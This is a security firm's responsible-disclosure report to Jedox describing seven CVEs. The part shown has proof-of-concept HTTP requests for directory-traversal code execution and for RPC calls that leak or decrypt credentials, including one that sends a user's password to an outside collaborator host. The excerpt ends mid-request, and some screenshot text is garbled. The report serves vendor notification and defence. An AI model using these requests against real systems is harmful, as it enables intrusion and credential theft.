



# SYSLIFTERS

## Jedox Vulnerability Disclosure

Vendor: **Jedox GmbH**  
2023-01-18

Contact:  
[hello@syslifters.com](mailto:hello@syslifters.com)

## Content

<b>Our Disclosure Policy</b>	2
<b>Here is the report. What now?</b>	2
<b>Identified Vulnerabilities</b>	3
CVE-2022-47875: Remote Code Execution via Directory Traversal (Critical)	5
CVE-2022-47879: Code Execution via RPC Interfaces (Critical)	8
CVE-2022-47877: Stored Cross-Site Scripting in Log-Module (Critical)	17
CVE-2022-47876: Remote Code Execution via Executable Groovy-Scripts (Critical)	19
CVE-2022-47878: Remote Code Execution via Configurable Storage Path (Critical)	21
CVE-2022-47874: Disclosure of Database Credentials via Improper Access Controls (High)	24
CVE-2022-47880: Disclosure of Database Credentials via Connection Checks (Medium)	27
<b>Timeline</b>	30
<b>Imprint</b>	30



## Our Disclosure Policy

Syslifters is committed to responsibly disclosing security vulnerabilities to product vendors and the general public. We believe that responsible disclosure is a shared responsibility between vendors and researchers alike and the best way to ensure security for users. By adhering to this policy, we maintain transparency and can work together to make the internet a safer place for everyone.

To ensure that vulnerabilities are addressed in a timely manner, we adhere to a 90-day disclosure deadline and reserve the right to directly notify affected clients. We immediately notify vendors of vulnerabilities through any appropriate contacts or formal mechanisms listed on the vendor's website, with details shared with the public after 90 days, or sooner if a fix is released by the vendor.

This policy is subject to the following exceptions:

- If a vendor informs us that a patch is scheduled for release within 14 days following the deadline, we will delay the public disclosure until the availability of the patch.
- In cases of zero-day vulnerabilities (vulnerabilities that are actively being exploited), we believe that more urgent action is necessary, and we will disclose the vulnerability within 7 days. This is because each day that a vulnerability remains undisclosed and unpatched, more devices or accounts are at risk of being compromised.
- We reserve the right to adjust the 90-day disclosure deadline in accordance with circumstances deemed reasonable by the vendor. We remain committed to treating all vendors equally and expect the same standard to be applied to us.

## Here is the report. What now?

Our initial contact with your security staff was on 20 December 2022. Following our responsible disclosure policy, we plan to publicly release the vulnerability information in mid-April. We may adjust the disclosure deadline in accordance with circumstances deemed reasonable.


We have requested corresponding CVE numbers for you and have already pre-filled details on the vulnerabilities. CVE records can be updated at any time via [CVE.org](https://cve.org).

For support, we are of course also available for a personal exchange. If you have any further questions you can contact us at any time via the corresponding contact options.



# Identified Vulnerabilities

5 Critical, 1 High and 1 Medium vulnerabilities were identified:



**Figure 1 - Distribution of identified vulnerabilities**

The following vulnerabilities were found:

Type	Vulnerability	Criticality
Directory Traversal	CVE-2022-47875: Remote Code Execution via Directory Traversal	Critical
Exec Code	CVE-2022-47879: Code Execution via RPC Interfaces	Critical
Cross Site Scripting	CVE-2022-47877: Stored Cross-Site Scripting in Log-Module	Critical
Exec Code	CVE-2022-47876: Remote Code Execution via Executable Groovy-Scripts	Critical
Incorrect Input Validation	CVE-2022-47878: Remote Code Execution via Configurable Storage Path	Critical



Type	Vulnerability	Criticality
Incorrect Access Control	CVE-2022-47874: Disclosure of Database Credentials via Improper Access Controls	High
Information Disclosure	CVE-2022-47880: Disclosure of Database Credentials via Connection Checks	Medium



# CVE-2022-47875: Remote Code Execution via Directory Traversal

**Criticality:** Critical

**CVSS-Score:** 9.9

**Vulnerability Type:** Directory Traversal

**Product:**

- Jedox Cloud
- Jedox 2020.2.5

**Affects:** Component: /be/erpc.php

## Overview

A Directory Traversal vulnerability in /be/erpc.php in Jedox Cloud and Jedox 2020.2.5 allows remote authenticated users to execute arbitrary code. To exploit the vulnerability, the attacker must have the permissions to upload files.

## Description

We were able to identify an RPC functionality `erpc.php` on the affected web server. Using this function, arbitrary methods of already loaded program classes can be executed. This already poses a significant security risk, since many methods do not perform any authorization checks for potentially dangerous functions (see also CVE-2022-47879).

If a program class is not loaded, the application tries to load the class from the directory `rtn`:

```
78
79  if (!preg_match('/\w/i', $class))
80      die('[]');
81
82  if (!class_exists($class, false))
83      require 'rtn/' . $class . '.php';
84
```

**Figure 2 - Excerpt from the program code of the file erpc.php, licensed under GPL 2,  
Copyright (C) 2006-2010 Jedox AG**


As can be seen in the excerpt from the program code (from an older Open Source version suffering from the same issues) under point 1, the name of the class is validated against a regex, which does not validate the user supplied value properly. The only requirement for the entered value is the presence of a letter, number or underscore in any position.



Point 2 marks the path of the class to be loaded which is composed with the non-validated variable `class`.

Therefore, it is possible to load arbitrary PHP files from the file system using a relative path such as `../../../../storage/h1-Public+Files/n42-pentest`.

An attacker can now abuse this vulnerability by first uploading a file using one of the existing file upload functions, as shown in the following screenshot:



**Figure 3 - Upload a file**

When uploading a file, the web application returns the location on the file system of the uploaded file:



```
{  
    "success":true,  
    "log":null,  
    "nodeId":"n43",  
    "name":"pentest",  
    "fspath":"\\storage\\h1-Public+Files\\n43-pentest.php.php",  
    "path":"\\Default\\Public Files\\pentest.php",  
    "g":"fgrp1",  
    "h":"h1",  
    "n":"n43"  
}
```

**Figure 4 - Response to uploading a file**

It is now possible to exploit the vulnerability and execute the malicious file:

Request

Pretty Raw Hex

1 POST /be/ercp.php?lid=5lkbojgr&c=../../../../storage/h1/Public%2bFiles/n42-pentest&m=metMapedTreenodes&dc=1678842651258 HTTP/1.1

2 Host: JDx\_SSID=r7t282lu5814qr86fe13hf1duk1gjbb; JDx\_JSID=3CEAD63B5283E788A3909F97D0E5310; JDx\_WSS\_BSID=9E10654D8C89E7E4D68680339941B08; JDx\_SID\_Sibkojgrs=r7t282lu5814qr86fe13hf1duk1gjbb; JDx\_Uld\_Ulkbojiqs=r7t282lu5814qr86fe13hf1duk1gjbb; JDx\_Uld\_Ulkbojiqs=4 Content-Length: 61

4 Sec-Ch-Ua: "Not?A\_Brand";v="80", "Chromium";v="108"

6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8

7 X-Requested-With: XMLHttpRequest

8 X-Jdx-Token: ghd5UyRYwtAommN09GnFJzZgEGVbweY

9 Sec-Ch-Ua-Mobile: ?0

10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36

11 Sec-Ch-Ua-Platform: "macOS"

12 Accept: \*/\*

13 Origin: [REDACTED]

14 Sec-Fetch-Site: same-origin

15 Sec-Fetch-Mode: cors

16 Sec-Fetch-Dest: emotv

17 Referer: [REDACTED]

18 Accept-Encoding: gzip, deflate

19 Accept-Language: de-DE,de;q=0.9

20 Connection: close

21

22 g=grp36h=n16\_n1\_n1%77%22n%223A%22n29%22%7D&node=extModel163-1

Response

Pretty Raw Hex Render

1 HTTP/1.1 200 OK

2 Date: Mon, 12 Dec 2022 15:01:55 GMT

3 Server: Apache

4 Strict-Transport-Security: max-age=31536000; includeSubdomains;

5 Last-Modified: Mon, 12 Dec 2022 15:01:55 GMT

6 Expires: Thu, 19 Nov 1981 08:52:00 GMT

7 Cache-Control: no-store, no-cache, must-revalidate

8 Pragma: no-cache

9 X-Content-Type-Options: nosniff

10 X-XSS-Protection: 1; mode=block

11 Content-Length: 62

12 Connection: close

13 Content-Type: application/json; charset=utf-8; charset=UTF-8

14

15 {

  "\_ercp\_err":1,  
  "\_err\_desc":{  
    >false,  
    "HTTP",  
    "unknown method",  
    [  
    ]  
  }  
}

16 }

17

18

19

20

21

22

**Figure 5 - Remote Code Execution (RCE)**

The preceding screenshot shows that the uploaded file has been executed. For demo purposes, the malicious payload will only make the server wait for 10-second before it responds.



# CVE-2022-47879: Code Execution via RPC Interfaces

**Criticality:** Critical

**CVSS-Score:** 9.9

**Vulnerability Type:** Exec Code

**Product:**

- Jedox Cloud
- Jedox 2020.2.5

**Affects:**

- Component: /be/rpc.php
- Component: /be/erpc.php

## Overview

A Remote Code Execution (RCE) vulnerability in `/be/rpc.php` and `/be/erpc.php` in Jedox Cloud and Jedox 2020.2.5 allows remote authenticated users to load arbitrary PHP classes from the `rtn` directory and to execute its methods. To exploit this vulnerability, the attacker needs knowledge about loadable classes, their methods and arguments.

## Description

Many functions accessible via multiple RPC interfaces were identified that disclose sensitive data or lead to vulnerabilities. All specified functions can also be executed with read-only user permissions.

The `Studio::getUserCreds` function can be used to read the clear text credentials of the currently authenticated user. This is especially critical in combination with the existing Stored XSS vulnerability (see CVE-2022-47877), as this allows an anonymous (auto-login) user to steal an administrator's password in clear text:



```

Request
Pretty Raw Hex
1 POST /be/rpc.php HTTP/1.1
2 Host: [REDACTED]
3 Cookie: [REDACTED]
4 Content-Length: 27
5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 Content-Type: text/plain; charset=UTF-8
7 X-Dcx-Token: 30rpXRKGNXJNMetSLLHzufnJ65BuMNmu
8 X-Dcx-Inst: Slbcplgkh
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/108.0.5359.72 Safari/537.36
11 Sec-Ch-Ua-Platform: "macOS"
12 Accept: */*
13 Origin: [REDACTED]
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: [REDACTED]
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20 Connection: close
21
22 [
  [
    "Studio",
    "getUserCreds"
  ]
]

```

  
**Response**
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Tue, 06 Dec 2022 21:26:21 GMT
3 Server: Apache
4 Strict-Transport-Security: max-age=31536000;
 includeSubdomains;
5 Last-Modified: Tue, 06 Dec 2022 21:26:21 GMT
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 1; mode=block
11 Content-Length: 54
12 Connection: close
13 Content-Type: application/json; charset=utf-8;
 charset=UTF-8
14
15 [
 [
 true,
 [
 true,
 {
 "user": "[REDACTED]",
 "pass": "[REDACTED]"
 }
 ]
 ]
]

Figure 6 - Studio::getUserCreds

Using function `conn::test_palo`, an outgoing HTTP connection can be initiated from the web server with the authenticated user's credentials. This could leak cleartext credentials to an attacker:

```

Request
Pretty Raw Hex
1 POST /be/rpc.php HTTP/1.1
2 Host: [REDACTED]
3 Cookie: JDX_SID=jubu5pfqna2oackunvvr@raoar7t7mm; JDX_JSID=
  AAECAABDF6F697A10EE8DB033B0287DE16; JDX_WSS_BSID=brcf0gVJA7VM5g3nMSFhv19FxBlx3Uj;
  JDX_SID_Slb1940mjsjubu5pfqna2oackunvvr@raoar7t7mm-Slb1940mj; JDX_SID_Ulb1942zz=
  jubu5pfqna2oackunvvr@raoar7t7mm-Ulb1942zz
4 Content-Length: 108
5 X-Wss-State: a0 b1 s0
6 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36
9 Content-Type: text/plain; charset=UTF-8
10 X-Dcx-Token: skRBVYzQCBJTp0SMkyxRl6aiyLZyo2K
11 X-Dcx-Inst: Ulb1942zz
12 Sec-Ch-Ua-Platform: "macOS"
13 Accept: */*
14 Origin: [REDACTED]
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer: [REDACTED]
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
21 Connection: close
22
23 [
  [
    "conn",
    "test_palo",
    [
      "ek205qvh16dytgffr3serluji!pcdcl1.oastify.com"
    ],
    [
      "0",
      "",
      ""
    ],
    [
      true
    ],
    null
  ]
]

```

  
**Response**
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Mon, 12 Dec 2022 20:45:11 GMT
3 Server: Apache
4 Strict-Transport-Security: max-age=31536000; includeSubdomains;
5 Last-Modified: Mon, 12 Dec 2022 20:45:11 GMT
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 1; mode=block
11 Content-Length: 10
12 Connection: close
13 Content-Type: application/json; charset=utf-8;
 charset=UTF-8
14
15 [
 [
 true,
 [
 true
 ]
 ]
]

Figure 7 - conn::test\_palo

As shown in the following screenshot, the server accesses the address via HTTP and transmits the username and password of the logged-in user.



Description	Request to Collaborator	Response from Collaborator
Pretty	Raw	Hex
1 POST /server/Login HTTP/1.1		
2 Content-Length: 400		
3 Host: ek205vh16dytgfrr3serlujlpcdc11.oastify.com:80		
4 Connection: Keep-Alive		
5 Accept-Encoding: identity, gzip		
6 X-palo-sv: 0		
7 user= <b>\$extern_password</b> ; machine= <b>\$machine</b> ; &required@!&optional@&new_name=		
8 (user=\$extern_password; machine=\$machine; &required@!&optional@&new_name=)@ <b>2018.0.5359.9522; \$22platform\$22; \$22sys%22:true, \$22desc%22:connection%22%20logins%22%20test%22; \$external_identifier=en_US</b>		

**Figure 8 - Capturing cleartext credentials**

This method is very suitable for an attack using a XSS vulnerability. The password does not have to be exfiltrated by bypassing cross-origin protection mechanisms, but is sent from the server to the attacker's system.

The function `Studio::getExternalUrl` can be used to generate a URL with embedded username and password.

Request	Response
Pretty	Pretty
Raw	Raw
Hex	Hex
1 POST /be/rpc.php HTTP/1.1	1 HTTP/1.1 200 OK
2 Host:	2 Date: Mon, 12 Dec 2022 15:59:14 GMT
3 Cookie: JDX_SID=f7282lu58l4qr067e13hf1dukj1gjbb; JDX_JSTID=3CEAD6385203E78A43900F97D0E531D8; JDX_WSS_BSID=95000000000000000000000000000000; jdchGrfsl; JDX_SID_5lk0jgsr=r7c282lu58l4qr067e13hf1dukj1gjbb-5lk0jgsr; JDX_SID_5lk0jgsr7c282lu58l4qr067e13hf1dukj1gjbb-5lk0jgsr	3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 59	4 Strict-Transport-Security: max-age=31536000; includeSubdomains;
5 X-Hm-Style: #b4 a8	5 Last-Modified: Mon, 12 Dec 2022 15:59:14 GMT
6 Sec-Cn-Us: "NotAT_A_Brand";v="0", "Chromium";v="108"	6 Expires: Thu, 30 Nov 1981 08:52:00 GMT
7 Sec-Cn-Us-Mobi: 70	7 Cache-Control: no-store, no-cache, must-revalidate
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko; Chrome/108.0.5359.95 Safari/537.36	8 Pragma: no-cache
9 Content-Type: text/plain; charset=UTF-8	9 Vary: Accept-Encoding
10 X-Jdx-Token: ghdsUy4tVwIAorm#09GnJzZgEGW8weY	10 Content-Type-Options: noneIf
11 X-Jdx-Inst: Ulbk0jig	11 X-XSS-Protection: 1; mode=block
12 Sec-Cn-Ua-Platform: "macOS"	12 Content-Length: 138
13 Accept: */*	13 Connection: close
14 Origin:	14 Content-Type: application/json; charset=utf-8; charset=UTF-8
15 Sec-Fetch-Site: same-origin	15 [
16 Sec-Fetch-Mode: cors	16 true,
17 Sec-Fetch-Dest: empty	17 "https://\u2022/\u2022/be/studio/v/static.php?abcuser=\u2022&pass=%09a%890r1ZAcXsABsqEXDebtMq1b47g2a7Fk30BnX3v3w%3D%3D"
18 Referer:	18 ]
19 Accept-Encoding: gzip, deflate	
20 Accept-Language: de-DE,de;q=0.9	
21 Connection: close	
22	
23 [	
24     "Studio",	
25     "getExternalUrl",	
26     [	
27       "abc",	
28       [	
29         "b",	
30         {	
31           "flag":1	
32         }	
33     ]	
34 ]	

**Figure 9 - Studio->getExternalUrl**

A list of all database connections can be retrieved via `conn::ls`:



The screenshot shows a NetworkMiner capture with two panes: Request and Response.

**Request:**

```
1 POST /be/rpc.php?1 HTTP/1.1
2 Host: [REDACTED]
3 Cookie: [REDACTED]
4 Content-Length: 93
5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 Content-Type: text/plain; charset=UTF-8
7 X-Jdx-Token: ZdeePPu6vFU3fkycnIxExyjwqNnbmOrg
8 X-Jdx-Inst: Slbc0dav8
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/108.0.5359.72 Safari/537.36
11 Sec-Ch-Ua-Platform: "macOS"
12 Accept: */*
13 Origin: [REDACTED]
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer:
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20 Connection: close
21
22 [
    [
        "conn",
        "clear_cache",
        null
    ],
    [
        "conn",
        "ls",
        [
            null,
            false,
            true,
            [
                "type",
                "active",
                "description"
            ]
        ]
    ]
]
```

**Response:**

```
1 HTTP/1.1 200 OK
2 Date: Tue, 06 Dec 2022 13:49:28 GMT
3 Server: Apache
4 Strict-Transport-Security: max-age=31536000;
    includeSubdomains;
5 Last-Modified: Tue, 06 Dec 2022 13:49:28 GMT
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Vary: Accept-Encoding
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Content-Length: 716
13 Connection: close
14 Content-Type: application/json; charset=utf-8;
    charset=UTF-8
15
16 [
    [
        true,
        null
    ],
    [
        [
            true,
            {
                "localhost": {
                    "type": "palo",
                    "description": "Jedox OLAP server on localhost",
                    "active": "1",
                    "perm": 7
                },
                "localhost_static": {
                    "type": "palo",
                    "description": "Jedox OLAP server on localhost - Static User credentials",
                    "active": "0",
                    "perm": 7
                },
                "jedox": {
                    "type": "palo",
                    "description": "",
                    "active": "1",
                    "perm": 7
                },
                "jedox_etl (statisch)": {
                    "type": "palo",
                    "description": "Verbindung f\u00fcllbar Typ \"JedoxGlobal\" in den ETL-Prozessen verwendbar",
                    "active": "1",
                    "perm": 7
                }
            }
        ]
    ]
]
```

The response JSON contains a list of database connections. Several entries are highlighted with red boxes: "localhost", "localhost\_static", "jedox", and "jedox\_etl (statisch)". These highlighted entries correspond to the ones shown in the screenshot's red boxes.

Figure 10 - Query the list of all db connections

Details of individual database connections (including encrypted credentials) can be retrieved using the Java RPC function

```
com.jedox.etl.mngr.Connection::getGlobalConnection.
```



The screenshot shows a debugger interface with two panes: 'Request' and 'Response'.  
**Request:**  
A POST /tc/rpc HTTP/1.1 request with various headers (Host, Cookie, Content-Length, User-Agent, etc.) and a JSON payload:

```
1 POST /tc/rpc HTTP/1.1
2 Host: [REDACTED]
3 Cookie: [REDACTED]
4 Content-Length: 89
5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 Content-Type: text/plain; charset=UTF-8
7 X-Jdx-Token: Lgb5PZNcHxeuqKge4r91wLMrziA4Kuw
8 X-Jdx-Inst: Ulbc4qq4s
9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/108.0.5359.72 Safari/537.36
11 Sec-Ch-Ua-Platform: "macOS"
12 Accept: */*
13 Origin: [REDACTED]
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: [REDACTED]
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20 Connection: close
21
22 [
  [
    "com.jedox.etl.mngr.Connections",
    "getGlobalConnection",
    [
      "Neue PostgreSQL-Verbindung"
    ]
  ]
]
```

**Response:**  
An Apache HTTP response with various headers and a JSON response body:

```
1 HTTP/1.1 200 200
2 Date: Tue, 06 Dec 2022 11:20:52 GMT
3 Server: Apache
4 Strict-Transport-Security: max-age=31536000;
    includeSubdomains;
5 Expires: Fri, 03 Sep 1999 01:00:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate,
    post-check=0, pre-check=0
7 Pragma: no-cache
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 709
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Connection: close
13
14 [
  [
    true,
    {
      "type": "Postgresql",
      "description": "",
      "host": "",
      "port": "",
      "dsn": "",
      "username": "",
      "password": "",
      "active": "1",
      "useLoginCred": "",
      "xml": "<xml version=\"1.0\" encoding=\"UTF-8\"?><connection name=\"Neue PostgreSQL-Verbindung\" type=\"Postgresql\"?><host>[REDACTED]</host><port>5432</port><user>[REDACTED]</user><database>[REDACTED]</database><password encryption=\"AES\">[REDACTED]</password></connection>",
      "json": "{\"connection\": {\"database\": \"postgres\", \"password\": {\"encryption\": \"AES\", \"content\": \"[REDACTED]\", \"type\": \"AES\"}, \"port\": \"5432\", \"name\": \"Neue PostgreSQL-Verbindung\", \"host\": \"[REDACTED]\", \"type\": \"Postgresql\", \"user\": \"[REDACTED\"]}}}"
    }
  ]
]
```

The JSON response body contains sensitive connection details for a PostgreSQL database, including host, port, user, password (encrypted with AES), and database names.

Figure 11 - Retrieve connection details

Some functions return credentials only in encrypted form. However, they can be decrypted by any user using `common::decrypt`:



Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 POST /be/rpc.php HTTP/1.1			1 HTTP/1.1 200 OK		
2 Host: [REDACTED]			2 Date: Mon, 12 Dec 2022 15:43:55 GMT		
3 Cookie: JDX_SID=r7t282lu58l4qr067e13hf1dukj1gjbb; JDX_JSID=3CEAD6385283E788A39D0F97D0E531D0; JDX_WSS_BSID=9EYL3j4xAOPU7LIQX5QnwMMhcthGrFaI; JDX_SID_Slbkojgsr=r7t282lu58l4qr067e13hf1dukj1gjbb-Slbkojgsr; JDX_SID_Ulbkojqs=r7t282lu58l4qr067e13hf1dukj1gjbb-Ulbkojqs			3 Server: Apache		
4 Content-Length: 65			4 Strict-Transport-Security: max-age=31536000; includeSubdomains;		
5 X-Wss-State: a0 b4 s0			5 Last-Modified: Mon, 12 Dec 2022 15:43:55 GMT		
6 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"			6 Expires: Thu, 19 Nov 1981 08:52:00 GMT		
7 Sec-Ch-Ua-Mobile: ?0			7 Cache-Control: no-store, no-cache, must-revalidate		
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36			8 Pragma: no-cache		
9 Content-Type: text/plain; charset=UTF-8			9 X-Content-Type-Options: nosniff		
10 X-Jdx-Token: gMd5Uy4RYwtAommN09GnFJzZgEGV8weY			10 X-XSS-Protection: 1; mode=block		
11 X-Jdx-Inst: Ulbkojqs			11 Content-Length: 19		
12 Sec-Ch-Ua-Platform: "macOS"			12 Connection: close		
13 Accept: */*			13 Content-Type: application/json; charset=utf-8; charset=UTF-8		
14 Origin: [REDACTED]			14		
15 Sec-Fetch-Site: same-origin			15 [		
16 Sec-Fetch-Mode: cors			[		
17 Sec-Fetch-Dest: empty			true,		
18 Referer:			"changeme"		
]			]		
19 Accept-Encoding: gzip, deflate			1		
20 Accept-Language: de-DE,de;q=0.9					
21 Connection: close					
22					
23 [					
[					
"common",					
"decrypt",					
[					
"\ta\tIcI4t8lwsv0e1Q\lnsv0+xAWItzCwTZGq"					
]					
]					
]					

Figure 12 - common->decrypt

Using `common::paloGet` it is also possible to read arbitrary configuration parameters. For example, the password of the SMTP server can be read with it:



```
Request
Pretty Raw Hex
1 POST /be/rpc.php HTTP/1.1
2 Host: [REDACTED]
3 Cookie: JDX_SID=hg1r797j15s2amrrbld2phph8pm0oj838; JDX_JSID=19F5FFF88C292AD739DBF58B03732E; JDX_WSS_BSID=km07uA91LaHqMjH1f01mJbPgmPAXRNB; JDX_SID_Slbgcitt4=hg1r797j15s2amrrbld2phph8pm0oj838-Slbgcitt4; JDX_SID_Ulbgciws8=hg1r797j15s2amrrbld2phph8pm0oj838-Ulbgciws8; JDX_SID_Ulbgfgmbq=hg1r797j15s2amrrbld2phph8pm0oj838-Ulbgfgmbq
4 Content-Length: 105
5 Sec-Ch-Ua: "Not%48Brand";v="8", "Chromium";v="108"
6 Content-Type: text/plain;charset=UTF-8
7 X-Jdx-Token: szWF3bw0nTFZnls1wTSats2JDSmwS5FC
8 X-Jdx-Inst: Slbgcitt4
